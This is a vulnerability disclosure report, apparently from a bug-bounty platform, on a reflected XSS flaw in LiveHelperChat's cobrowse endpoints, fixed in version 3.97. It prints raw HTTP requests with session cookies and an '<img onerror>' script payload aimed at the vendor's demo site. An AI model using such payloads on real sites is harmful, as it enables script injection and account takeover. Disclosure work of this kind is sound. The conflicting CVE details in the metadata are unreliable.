XSS in livehelperchat in livehelperchat/livehelperchat

0

Valid Reported on Apr 4th 2022

Description

LiveHelperChat is vulnerable to XSS in /cobrowse/checkmirrorchanges/ in it response the url parameter to json content while response content type is html.
**SETP1: set the url in following request

```
POST /cobrowse/storenodemap/(hash)/1_74QXubVQ2cHdPR5xt5vNLBWVRnRwNu6MBWHoxF
Host: demo.livehelperchat.com
Cookie: lhc_vid=870cb399a6e325442af4; PHPSESSID=7cn9ufgv0vtk2fq4occksshj4q
Content-Length: 9
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: 2b273ff9db24ba85229086357ed9e16f
Sec-Ch-Ua-Platform: "Windows"
Origin: https://demo.livehelperchat.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.livehelperchat.com/site_admin/cobrowse/browse/2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

data=[{}]
```


```
POST
/cobrowse/storenodemap/(hash)/1_74QXubVQ2cHdPR5xt5vNLBWVR
nRwNu6MBWHoxRs3/?url=<img src
onerror=alert(document.domain)> HTTP/1.1
Host: demo.livehelperchat.com
Cookie: lhc_vid=870cb399a6e325442af4; PHPSESSID=
7cn9ufgv0vtk2fq4occksshj4q
Content-Length: 9
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: 2b273ff9db24ba85229086357ed9e16f
Sec-Ch-Ua-Platform: "Windows"
Origin: https://demo.livehelperchat.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://demo.livehelperchat.com/site_admin/cobrowse/brows
e/2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

data=[{}]
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 04 Apr 2022 15:13:13 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.27
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With,
Content-Type, Accept
Content-Length: 41

{
  "stored":"false",
  "disableShare":"false"
}
```

**STEP2: open the https://demo.livehelperchat.com/cobrowse/checkmirrorchanges/1/ with the corresponding chatid.



Impact

This vulnerability has the potential to deface websites, result in compromised user accounts, and can run malicious code on web pages, which can lead to a compromise of the user's device.

CVE
CVE-2022-1234
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Reflected

Severity
High (8.8)

Registry

Registry
Other

Affected Version

3.96v

Visibility
Public

Status
Fixed

Found by

mylong
@mylong
unranked

This report was seen 744 times.

We are processing your report and will contact the **livehelperchat** team within 24 hours.
8 months ago

mylong modified the report 8 months ago

Remigijus Kiminas validated this vulnerability 8 months ago

mylong has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Remigijus Kiminas marked this as fixed in **3.97** with commit **a09aa0** 8 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

Sign in to join this conversation